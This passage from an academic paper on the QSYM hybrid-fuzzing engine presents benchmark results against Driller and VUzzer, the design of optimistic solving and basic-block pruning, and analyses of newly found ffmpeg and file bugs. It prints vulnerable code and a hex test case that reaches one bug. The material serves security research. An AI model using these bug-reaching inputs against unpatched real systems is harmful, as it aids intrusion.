$$d(A,B) = \begin{cases} \frac{|A-B|-|B-A|}{|(A\cup B)-(A\cap B)|} & \text{if } A \neq B \\ 0 & \text{otherwise} \end{cases}$$

It intuitively represents how many more unique paths that $A$ explored out of the total discrete paths that only either $A$ or $B$ explored. For example, if QSYM found more unique paths than Driller, $d(A,B)$ will render a positive number, and it will be 1.0 when QSYM not only found more paths than Driller, but also covered all the paths that Driller found.

Figure 8 visualizes the results of the CGC code coverage for five minutes. Each cell represents each CGC challenge we tested in alphabetical order (from left to right and top to bottom). For example, the top-most left cell represents `CROMU_00001` and the bottom-most right cell represents `YAN01_00012`. The blue color represents the cases in which QSYM resulted in better code coverage, and the red color represents the ones that Driller did better. The darkest colors indicate that one fuzzer dominated the code coverage of another.

QSYM outperforms Driller in terms of code coverage; QSYM explored more code paths in 104 challenges (82.5%) out of 126 challenges, whereas Driller did better only in 18 challenges (14.3%). More importantly, QSYM fully dominated Driller in 37 challenges, where QSYM also covered all paths explored by Driller. It is worth noting that increasing the timeout for Driller (i.e., giving more time for constraints solving) does not help to improve the result of the code coverage. To show this, we ran Driller with varying timeouts from 5 to 30 minutes while fixing the timeout of QSYM to 5 minutes (Figure 9). Even with the 30-min timeout of Driller, QSYM explored more paths in 98 out of 126 binaries, whereas Driller's





**Figure 10:** Average time breakdown of QSYM and Driller for 126 CGC binaries with initial PoVs as initial seed files, and the number of instructions that are executed symbolically. 'Norm' is the product of the number of instructions of QSYM and the average rate of increase of VEX IR, 4.69.

| Challenge | Not emulated | Total |
|---|---|---|
| NRFIN_00026 | 4 (0.02 %) | 24,315 |
| NRFIN_00032 | 4 (0.00 %) | 4,784,433 |
| CROMU_00016 | 18 (0.06 %) | 31,988 |
| KPRCA_00045 | 25 (0.00 %) | 81,920,092 |
| KPRCA_00009 | 27 (0.23 %) | 11,512 |
| NRFIN_00027 | 178 (0.73 %) | 24,449 |
| CROMU_00028 | 1,154 (0.01 %) | 18,626,977 |
| CROMU_00010 | 1,467 (0.18 %) | 811,819 |
| CROMU_00020 | 3,492 (11.15 %) | 31,306 |
| KPRCA_00013 | 4,589 (0.02 %) | 18,746,620 |
| CROMU_00002 | 14,977 (3.92 %) | 381,793 |
| NRFIN_00021 | 18,821 (33.26 %) | 56,583 |
| KPRCA_00029 | 31,800 (0.16 %) | 19,604,258 |

**Table 5:** The number of instructions in the CGC challenges that are not emulated due to the limitation of QSYM: no floating point operation supports.

coverage map was more or less saturated after the 10-min of the timeout.

**Instruction-level symbolic execution.** To understand how QSYM achieves a better performance than Driller, we break down the performance factors of QSYM and Driller. At a high level, Driller spent 27% of its execution time for creating snapshots and 70% for symbolic emulation (see, Figure 10(a)) In other words, Driller spent 2× more time than QSYM for concolic execution, but most of its time was spent for emulation and snapshot.

The instruction-level symbolic execution implemented in QSYM played a major role in speeding up the symbolic emulation. One way to demonstrate the effectiveness of this technique is to measure the number of instructions symbolically executed by both systems. However, QSYM and Driller took a different notion of symbolic instructions, making it hard to compare both directly: QSYM uses the native x86 instructions, whereas Driller uses VEX IR for symbolic execution. Instead of counting and comparing the symbolically executed instructions, we took the amplification factor (i.e., 4.69) into consideration, the conversion rate from x86 to VEX IR when lifting all CGC binaries to use VEX IR. Even with this amplification factor (assuming an instruction in `amd64` is equivalent to 4.69 instructions), QSYM executed only $1/5$ of instructions symbolically when compared with Driller. Moreover, QSYM's fast emulator helps us eliminate the ineffective snapshot mechanism. All these improvements applied together make constraints solving another important factor for the overall performance of the concolic execution.

**Further case analysis.** We could find several tendencies from further investigation of the results:

1) QSYM explores more paths than Driller in large programs and with long PoVs (i.e., in exploring deeper path). For example, QSYM covers more code coverage than Driller in `NRFIN_00039`, whose binary size is the largest among the challenges, about 12 MB. Moreover, QSYM can find test cases that cover code deep in the binaries. For example, `CROMU_00001` is a service that can send messages between users. To read a message, an attacker should go through the following process: *(1)* create a new user (user1), *(2)* create another user (user2), *(3)* log in as user1, *(4)* send a message to user2, *(5)* logout, *(6)* log in as user2, and *(7)* read a message by sending a message id to read. QSYM reaches the 7th step that reads a message and generates test cases in the function, but Driller fails to reach the function. This shows that QSYM's efficient symbolic emulation is effective in discovering sophisticated bugs hidden deeper in the program's path.

2) With a limited time budget (5 to 30 minutes), Driller gets more coverage in applications with multiple nested branches within quickly reachable paths (i.e., shallow paths) because its snapshot mechanism is optimized for this case. Due to its slow emulation, Driller can search only the branches close to the start of a program in a limited time (5 to 30 minutes). When Driller reaches a nested branch (i.e., a chunked multiple `cmp` instructions), Driller can fully leverage its snapshot to quickly explore these branches without involving re-execution. In contrast, QSYM should re-execute the emulation with a newly generated input to reach to the next branch. However, QSYM can gradually find the path via re-execution, and this exploration will be efficient since the branches are also easily reachable by QSYM.

**Incomplete emulation.** Currently, QSYM does not completely emulate all instructions (e.g., it cannot emulate floating point operations with symbolic operands), so that one can think that its performance improvement is due to non-emulated instructions. To refute this hypothesis, we measured the number of instructions that were not emulated by QSYM (Table 5). Note that only 13 binaries out of 126 binaries have at least one instruction that is not handled by QSYM. Moreover, only three of them have not-emulated instructions that are more than 1% of their total instructions. Thus, we conclude that the performance improvement was not due to the incompleteness of QSYM's instruction modeling but to our instruction-level





**Figure 11:** The cumulative number of bugs found in the LAVA dataset with or without optimistic solving by time.





**Figure 12:** Time elapsed for optimistic solving and the number of unique bugs found in the LAVA dataset in a single execution of QSYM with an initial test case according to the number of constraints in optimistic solving. The minus symbol (–) represents the absence of optimistic solving; therefore, its elapsed time is zero in every case. Opt is our optimistic solving that only uses the last constraint in an execution path, and the number after the plus symbol (+) represents the number of additional constraints used for optimistic solving. For example, +1 represents that QSYM uses one additional constraint; therefore, it uses two constraints for optimistic solving, the last one and the additional one. The graph shows that our decision uses the last constraint helps QSYM find the most bugs while spending less time.

| | uniq | base64 | md5sum | who |
|---|---|---|---|---|
| FUZZER | 7 (25 %) | 7 (16 %) | 2 (4 %) | 0 (0 %) |
| SES | 0 (0 %) | 9 (21 %) | 0 (0 %) | 18 (39 %) |
| VUzzer (R) | 27 (96 %) | 1 (2 %) | 0 (0 %) | 23 (1 %) |
| VUzzer (P) | 27 (96 %) | 17 (39 %) | 0 (0 %) | 50 (2 %) |
| QSYM | 28 (100 %) | 44 (100 %) | 57 (100 %) | 1,238 (58 %) |
| Total | 28 | 44 | 57 | 2,136 |

**Table 6:** The number of bugs found by existing techniques and QSYM in the LAVA-M dataset. VUzzer (R) represents the number of bugs that are found by VUzzer in our machine settings, and VUzzer (P) represents the number of bugs in the VUzzer paper.

symbolic execution.

## 5.4 Optimistic Solving

To evaluate the effect of optimistic solving, we compared QSYM with others using the LAVA dataset [10]. LAVA is a test suite that injects *hard-to-find* bugs in Linux utilities to evaluate bug-finding techniques, so the test is adequate for demonstrating the fitness of the technique. LAVA consists of two datasets, LAVA-1 and LAVA-M, and we decided to use LAVA-M consisting of four buggy programs, `file`, `base64`, `md5sum` and `who`, which have been used for testing other systems such as VUzzer. We ran QSYM with and without the optimistic solving on the LAVA-M dataset for five hours, which is the test duration set by the original LAVA work [10]. To identify unique bugs, we used built-in bug identifiers provided by the LAVA project.

The optimistic solving helps QSYM find more bugs by relaxing over-constrained variables. Figure 11 shows the cumulative number of unique bugs found by QSYM with or without optimistic solving. In all test cases, running QSYM with optimistic solving supersedes the run without it by finding more bugs even at an early stage (within three minutes). This result supports our design hypothesis that relaxing overly constrained variables would benefit path exploration, and fuzzing will assist this well to pruning out false-positive cases due to missing constraints. Take an example in `base64`; the program decodes an input string using a table lookup (i.e., `table[input[0]]`) and further comparisons will be restricted by that concrete value. In such a case, concolic execution concretizes the entire symbolic constraints to the current input because the table lookup over-constrains input symbols to have only one solution that is identical to an initial test case. Therefore, without optimistic solving, although QSYM arrived at branches that must pass to trigger crashes, constraint solver will return unsatisfiability. However, with the optimistic solving, even if the constraint is unsatisfiable, the solver will solve only the last constraint and generate a potential crash input, which helps fuzzer move forward if this optimistic speculation is correct.

We also compared QSYM with other state-of-the-art systems; QSYM outperformed them (Table 6). At first, we tested VUzzer [9] in our environment. However, our results were either equal (in `md5sum` and `uniq`) or worse (in `base64` and `who`) than the original paper's results because





**Figure 13:** Total newly found coverage and elapsed time for libjpeg, libpng, libtiff, and file with five seed files, except for libjpeg, which has only four files, that have the largest code coverage in each project.

our workstation has slow cores (2.0GHz). Instead, we decided to borrow the original results. We also borrowed the other results from the evaluation of LAVA [9] due to its anonymized testing systems. In Table 6, FUZZER represents the results of a coverage-oriented fuzzer and SES represents the results of the symbolic execution. QSYM found 14× more bugs than VUzzer and any other prior techniques in the LAVA-M dataset.

To evaluate our decision for optimistic solving that uses only the last constraint among constraints in an execution path, we measured the elapsed time and the number of bugs found in the LAVA-M dataset while changing the number of additional constraints. When we include additional constraints, we chose constraints in the order in which they were recently added. We used a single execution with the initial test case given by the dataset author instead of end-to-end evaluation to limit the impact by fuzzing. The results are shown in Figure 12. QSYM with optimistic solving always found more bugs than QSYM without optimistic solving. However, considering additional constraints did not help find more bugs and just increased solving time in most cases. In certain cases, adding more constraints can reduce the time required for optimistic solving. This is not surprising since adding more constraints might help to decide unsatisfiability.

## 5.5 Pruning Basic Blocks

To show the effect of the basic block pruning, we evaluated this technique with four widely-used open-source programs, namely, libjpeg, libpng, libtiff, and file. We chose five seed test cases that exhibit the largest code coverage (libjpeg has only four test cases so used just four) from each project. We ran QSYM with 5-min timeout for running concolic execution per each test case (19 cases in total, 5-min timeout for each test case, and up to 95 minutes) and then measured execution time and newly found code coverage.

Figure 13 shows that basic block pruning not only reduced execution time (63.6 min versus 94.2 min) but also helped to find more code coverage (13.2% versus 11.8%) in the real-world software. Take an example of libtiff; the function `TIFFReadDirectoryFindFieldInfo()` keeps introducing new constraints because it contains a loop with a symbolic branch. Basic block pruning made QSYM concretely execute the function and focus on other interesting code, whereas running without it made the emulation stuck there for generating constraints.

The other design decisions, context-sensitivity and grouping, are essential to increase code coverage. Figure 13 also shows code coverage and time when we disabled each grouping and context-sensitivity. If we disable grouping and use the AFL's algorithm as is, the pruning is too fine-grained, so it harms code coverage. A similar result was observed when we disabled context-sensitivity. In this case, QSYM prunes basic blocks too aggressively, prohibiting the generation of solvable constraints. Thus, these two design decisions are necessary to minimize the loss of code coverage.

# 6 Analysis of New Bugs Found

Out of 13 new bugs QSYM found, we took two interesting cases from ffmpeg and file in which we can clearly convey our idea. For each case, we attempt to answer how QSYM was able to find them, which features of QSYM helped find them, and most importantly, why OSS-Fuzz missed them.

## 6.1 ffmpeg

Figure 14 shows the simplified code of the ffmpeg bug that QSYM found, and the test case generated by QSYM to trigger it. To trigger the bug, a test case should meet very complicated constraints (Lines 3–10), which is nearly impossible for fuzzing. In contrast, QSYM successfully generated a new test case that can pass the complicated branch by modifying the seven bytes of a given input. AFL was able to pass the branch with the new test case and eventually reached the bug.

## 6.2 file

Figure 15 shows the simplified code of the file bug that QSYM found. The bug is that the check of `descsz` becomes a tautology because of the incorrect use of the logical OR operator while parsing the ELF's note section. Interestingly, even though the bug is triggered when parsing an ELF file, initial seed files that we extracted from the `tests` directory in the file project do not contain any ELF files. In other words, QSYM successfully crafted a valid ELF file with a note section and triggered the vulnerability. This bug is difficult to be detected by a fuzzer because randomly crafting a valid ELF file with a note section starting with "GNU" is almost infeasible. Note

```
1  // @libavcodec/x86/mpegvideodsp.c:58 (ffmpeg 3.4)
2  if ( ((ox ^ (ox + dxw))
3        | (ox ^ (ox + dxh))
4        | (ox ^ (ox + dxw + dxh))
5        | (oy ^ (oy + dyw))
6        | (oy ^ (oy + dyh))
7        | (oy ^ (oy + dyw + dyh))) >> (16 + shift)
8      || (dxx | dxy | dyx | dyy) & 15
9      || (need_emu && (h > MAX_H || stride > MAX_STRIDE)))
10 { ... return; }
11 // the bug is here
```

```
// input
< 00000010: 0120 0040 7800 000e 0001 0000 0820 8403
< 00000020: 0747 013f 303f 3f3f 7f7f 7fff 0080 8080
---
// output
> 00000010: 0120 0040 7800 000e 0008 0020 0020 47c3
> 00000020: 4040 013f 303f 3f3f 7f7f 7fff 0080 8080
```

**Figure 14:** The ffmpeg code about the bug found by QSYM and the test case generated by QSYM to reach it. AFL alone was unable to reach the bug because it is almost infeasible to randomly generate input to pass the complicated condition in Lines 3–10.

```
1 // @src/readelf.c:513 (file 5.31)
2 if (namesz == 4
3     && strcmp((char *)&nbuf[noff], "GNU") == 0
4     && type == NT_GNU_BUILD_ID
5     && (descsz >= 4 || descsz <= 20)) {...}
```

**Figure 15:** The file bug that QSYM found. The check for `descsz` is always true due to the incorrect use of logical OR operator.

that a concurrent bug report [27] detected this bug using a static analysis tool `cppcheck` [32].

## 7 Discussion

We discuss the potentials of QSYM's technique beyond hybrid fuzzing, using QSYM with other fuzzers, and the limitations of QSYM.

**Adoption beyond fuzzing.** Basic block pruning (§3.3) can directly be applied to the other concolic executors as a heuristic path exploration strategy. Take an example of testing file parsers; this technique allows QSYM to focus on control data (i.e., headers), which leads to new code coverage [33], rather than payloads, which will consume a lot more time to analyze but do not discover any new code coverage. We envision that the same strategy may help other concolic executors on testing programs with complex data processing logic such as data compression, Fourier transform, and cryptographic logic. By adopting this, concolic executors can automatically truncate such complex yet irrelevant logic and stay focused on the input fields that determine a program's control flow.

Optimistic solving (in §3.2) could also be applied to other domains to speed up symbolic execution, with a condition if the domain runs an efficient validator like a fuzzer. This cannot be directly applied to general concolic executors because optimistic solving relaxes an over-constrained path to generate some potentially correct inputs. It will generate a haystack of false positives that deviate the program state from the expected state. However, in hybrid fuzzing like QSYM, because the fuzzer can efficiently validate whether the input drives the program to an expected state (i.e., finding a new code coverage) or not, we can quickly extract some useful results from the haystack. Likewise, other domains, for instance, automatic exploit generation, can adapt this technique to speed up for quickly reaching to the vulnerable state and crafting an exploit. After that, it could also efficiently validate a crafted exploit by just executing it and observe the core dump to check if it is a false positive.

**Complementing each other with other fuzzers.** Hybriding QSYM with other fuzzers better than AFL will show better results. While other fuzzers exist that enhance AFL, such as VUzzer [9] and AFLFast [34], in this paper, we applied QSYM to AFL in order to fairly present the enhancement only by the concolic execution. QSYM can complement the others by quickly reaching the branch with narrow-ranged, complex constraints and solving them to generate test cases for that point. Moreover, QSYM can also be complemented by other fuzzers. Frequency-based analysis step and Markov chain modeling in AFLFast, as well as error-handler detection in VUzzer, could generate more meaningful input, which would result in using QSYM's concolic executor more efficiently.

**Limitations.** Although fast, QSYM is a concolic executor, so its performance is still bound to theoretical limits like constraint solving. Currently, QSYM is specialized to test programs that run on the `x86_64` architecture. Unlike other executors that adopted IR, QSYM cannot test programs that run on other architectures. We plan to overcome this limitation by improving QSYM to work with architecture specifications [13, 35] rather than a specific architecture implementation. Additionally, QSYM currently supports only memory, arithmetic, bitwise, and vector instructions, all of which are essential for vulnerability discovery. We plan to support other instructions including floating-point operations to extend QSYM's testing capability.

## 8 Related Work

### 8.1 Coverage-Guided Fuzzing

Coverage-guided fuzzing becomes popular especially since AFL [1] has shown its effectiveness. AFL prioritizes inputs that likely reveal new paths by collecting coverage information during program execution to assess generated inputs, enabling quick coverage expansion. Also, AFLFast [34] uses a Markov chain model to prioritize paths with low reachability, and CollAFL [36]

provides accurate coverage information to mitigate path collisions.

However, fuzzing has a fundamental limitation: it cannot traverse paths beyond narrow-ranged input constraints (e.g., a magic value). To overcome such a limitation, VUzzer [9] develops application-aware mutation techniques by performing static and dynamic program analysis. Steelix [37] recovers correct magic values by collecting comparison progress information during program execution. FairFuzz [38] discovers magic values and prevents their mutations with program analysis and heuristics. Angora [39] adopts taint tracking, shape and type inference, and a gradient-descent-based search strategy to solve path constraints efficiently. These approaches, however, can only handle certain types of constraints. In contrast, QSYM relies on symbolic execution such that it has a chance to satisfy any kinds of constraints. In addition, a recent study, T-Fuzz [40], transforms a program itself to cover more interesting code paths, which could be combined with QSYM to remove unsolvable constraints from the program.

### 8.2 Concolic Execution

Concolic execution is a path-exploring technique that performs symbolic execution along a concrete execution path to direct the program to new execution paths. Concolic execution has been largely adopted for automatic vulnerability finding from source code [19, 41, 42] to binary [4, 5, 20, 21, 43].

However, concolic execution suffers from the path explosion problem in which the number of paths to explore grows exponentially with a program size. To mitigate this problem, SAGE [4, 44] proposes generational search to maximize the number of test cases in one execution and applies unrelated constraint solving [45]. Dowser [46] uses static analysis and taint analysis to guide concolic execution and minimizes the number of symbolic expressions to find buffer overflow vulnerabilities. Mayhem [21] combines forking-based symbolic execution and re-execution-based symbolic execution to balance performance and memory usage. In contrast, QSYM uses (1) fuzzing to explore most paths to avoid the path explosion problem, (2) generic heuristics (e.g., basic block pruning) without assuming any specific bug type, and (3) instruction-level re-execution-based symbolic execution for better performance.

### 8.3 Hybrid Fuzzing

The concept of hybrid fuzzing is first proposed by Majumdar and Sen [6]. Later, Driller [8] demonstrated its effectiveness in DARPA CGC with a refined implementation. In both studies, the majority of path exploration is offloaded to the fuzzer, while concolic execution is selectively used to drive execution across the paths that are guarded by narrow-ranged constraints. Pak [7] also proposes a similar idea, but it is limited to the frontier nodes that are mainly magic value checks at early execution stages. However, these hybrid fuzzers use general concolic executors that are not only slow but also incompatible with hybrid fuzzing. On the contrary, QSYM is tailored for hybrid fuzzing, so that it can scale to detect bugs from real-world software.

## 9 Conclusion

This paper presented QSYM, a fast concolic execution engine tailored to support hybrid fuzzers. QSYM makes hybrid fuzzing scalable enough to test complex, real-world applications. Our evaluation results showed that QSYM outperformed Driller in the DARPA CGC binaries and VUzzer in the LAVA-M test set. More importantly, QSYM found 13 previously unknown bugs in the eight non-trivial programs, such as ffmpeg and OpenJPEG, which have heavily been tested by the state-of-the-art fuzzer, OSS-Fuzz, on Google's distributed fuzzing infrastructure.

## 10 Acknowledgments

We thank the anonymous reviewers, and our shepherd, Mathias Payer, for their helpful feedback. This research was supported in part by NSF, under awards CNS-1563848, CRI-1629851, CNS-1704701, and CNS-1749711, ONR under grants N000141512162 and N000141712895, DARPA TC (No. DARPA FA8650-15-C-7556), NRF-2017R1A6A3A03002506, ETRI IITP/KEIT [2014-0-00035], and gifts from Facebook, Mozilla, and Intel.

## References

[1] M. Zalewski, "american fuzzy lop," http://lcamtuf.coredump.cx/afl/, 2015.

[2] Google, "honggfuzz," https://github.com/google/honggfuzz, 2010.

[3] ——, "OSS-Fuzz - continuous fuzzing of open source software," https://github.com/google/oss-fuzz, 2016.

[4] P. Godefroid, M. Y. Levin, and D. A. Molnar, "Automated whitebox fuzz testing," in *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2008.

[5] V. Chipounov, V. Kuznetsov, and G. Candea, "S2E: A platform for in-vivo multi-path analysis of soft-

ware systems," in *Proceedings of the 16th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Newport Beach, CA, Mar. 2011.

[6] R. Majumdar and K. Sen, "Hybrid Concolic Testing," in *Proceedings of the 29th International Conference on Software Engineering (ICSE)*, Minneapolis, MN, May 2007.

[7] B. S. Pak, "Hybrid fuzz testing: Discovering software bugs via fuzzing and symbolic execution," Master's thesis, Carnegie Mellon University Pittsburgh, PA, 2012.

[8] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Driller: Augmenting fuzzing through selective symbolic execution," in *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2016.

[9] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos, "VUzzer: Application-aware evolutionary fuzzing," in *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb.–Mar. 2017.

[10] B. Dolan-Gavitt, P. Hulin, E. Kirda, T. Leek, A. Mambretti, W. Robertson, F. Ulrich, and R. Whelan, "LAVA: Large-scale automated vulnerability addition," in *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[11] Google, "Fuzzing for Security," https://blog.chromium.org/2012/04/fuzzing-for-security.html, 2012.

[12] X. Leroy and D. Doligez, "mosml/md5sum.c at master," https://github.com/kfl/mosml/blob/master/src/runtime/md5sum.c, 2014.

[13] S. Heule, E. Schkufza, R. Sharma, and A. Aiken, "Stratified synthesis: automatically learning the x86-64 instruction set," in *Proceedings of the 2016 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Santa Barbara, CA, Jun. 2016.

[14] Intel, "Intel® 64 and ia-32 architectures software developer's manual," *Volume 2: Instruction Set Reference, A–Z*, 2016.

[15] L. Project, "LLVM language reference manual," https://llvm.org/docs/LangRef.html#llvm-language-reference-manual, 2003.

[16] N. Nethercote and J. Seward, "Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation," in *Proceedings of the 2007 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, San Diego, CA, Jun. 2007.

[17] R. David, S. Bardin, J. Feist, L. Mounier, M.-L. Potet, T. D. Ta, and J.-Y. Marion, "Specification of concretization and symbolization policies in symbolic execution." in *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, Saarbrücken, Germany, Jul. 2016.

[18] T. Liu, M. Araújo, M. d'Amorim, and M. Taghdiri, "A comparative study of incremental constraint solving approaches in symbolic execution," in *Proceedings of the Haifa Verification Conference(HVC'14)*, Haifa, Israel, Nov. 2014.

[19] P. Godefroid, N. Klarlund, and K. Sen, "DART: Directed Automated Random Testing," in *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Chicago, IL, Jun. 2005.

[20] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna, "SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis," in *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[21] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing mayhem on binary code," in *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[22] T. Bao, R. Wang, Y. Shoshitaishvili, and D. Brumley, "Your exploit is mine: Automatic shellcode transplant for remote exploits," in *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[23] J. Hendrix and B. F. Jones, "Bounded integer linear constraint solving via lattice search," in *Proceedings of the International Workshop on Satisfiability Modulo Theories*, 2015.

[24] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood, "Pin: building customized program analysis tools with dynamic instrumentation," in *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Chicago, IL, Jun. 2005.

[25] K. Jee, G. Portokalidis, V. P. Kemerlis, S. Ghosh, D. I. August, and A. D. Keromytis, "A general approach for efficiently accelerating software-based dynamic data flow tracking on commodity hardware." in *Proceedings of the 19th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2012.

[26] "CVE-2017-11543," https://cve.mitre.org/cgi-bin/

cvename.cgi?name=CVE-2017-11543.

[27] "CVE-2017-1000249," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-1000249.

[28] O. Chang, A. Arya, K. Serebryany, and J. Armour, "OSS-Fuzz: Five months later, and rewarding projects," https://opensource.googleblog.com/2017/05/oss-fuzz-five-months-later-and.html, 2017.

[29] "PNG specification: Chunk specifications," https://www.w3.org/TR/PNG-Chunks.html, 1996.

[30] DARPA, "Cyber Grand Challenge," https://www.cybergrandchallenge.com/, 2016.

[31] Shellphish, "Shellphish AFL package," https://github.com/shellphish/shellphish-afl, 2016.

[32] "Cppcheck: A tool for static C/C++ code analysis," http://cppcheck.sourceforge.net/.

[33] M. Rajpal, W. Blum, and R. Singh, "Not all bytes are equal: Neural byte sieve for fuzzing," *arXiv preprint arXiv:1711.04596*, 2017.

[34] M. Böhme, V.-T. Pham, and A. Roychoudhury, "Coverage-based Greybox Fuzzing as Markov Chain," in *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria, Oct. 2016.

[35] A. Reid, R. Chen, A. Deligiannis, D. Gilday, D. Hoyes, W. Keen, A. Pathirane, O. Shepherd, P. Vrabel, and A. Zaidi, "End-to-end verification of processors with isa-formal," in *Proceedings of the 28th International Conference on Computer Aided Verification (CAV)*, Toronto, Canada, Jul. 2016.

[36] S. Gan, C. Zhang, X. Qin, X. Tu, K. Li, Z. Pei, and Z. Chen, "CollAFL: Path sensitive fuzzing," in *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[37] Y. Li, B. Chen, M. Chandramohan, S.-W. Lin, Y. Liu, and A. Tiu, "Steelix: Program-State Based Binary Fuzzing," in *Proceedings of the 11th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Paderborn, Germany, Sep. 2017.

[38] C. Lemieux and K. Sen, "FairFuzz: Targeting Rare Branches to Rapidly Increase Greybox Fuzz Testing Coverage," *ArXiv e-prints*, Sep. 2017.

[39] P. Chen and H. Chen, "Angora: Efficient fuzzing by principled search," in *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[40] H. Peng, Y. Shoshitaishvili, and M. Payer, "T-Fuzz: fuzzing by program transformation," in *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[41] C. Cadar, V. Ganesh, P. M. Pawlowski, D. L. Dill, and D. R. Engler, "EXE: Automatically Generating Inputs of Death," in *Proceedings of the 13th ACM Conference on Computer and Communications Security (CCS)*, Alexandria, VA, Oct.–Nov. 2006.

[42] C. Cadar, D. Dunbar, and D. Engler, "KLEE: Unassisted and Automatic Generation of High-coverage Tests for Complex Systems Programs," in *Proceedings of the 8th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, San Diego, CA, Dec. 2008.

[43] L. Martignoni, S. McCamant, P. Poosankam, D. Song, and P. Maniatis, "Path-exploration lifting: Hi-fi tests for lo-fi emulators," in *Proceedings of the 18th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Houston, TX, Mar. 2013.

[44] E. Bounimova, P. Godefroid, and D. Molnar, "Billions and billions of constraints: Whitebox fuzz testing in production," in *Proceedings of the 35th International Conference on Software Engineering (ICSE)*, San Francisco, CA, May 2013.

[45] K. Sen, D. Marinov, and G. Agha, "CUTE: a concolic unit testing engine for C," in *Proceedings of the 10th European Software Engineering Conference (ESEC) / 13th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Lisbon, Portugal, Sep. 2005.

[46] I. Haller, A. Slowinska, M. Neugschwandtner, and H. Bos, "Dowsing for Overflows: A Guided Fuzzer to Find Buffer Boundary Violations," in *Proceedings of the 22th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2013.

# Automatic Heap Layout Manipulation for Exploitation

Sean Heelan
sean.heelan@cs.ox.ac.uk
*University of Oxford*

Tom Melham
tom.melham@cs.ox.ac.uk
*University of Oxford*

Daniel Kroening
kroening@cs.ox.ac.uk
*University of Oxford*

## Abstract

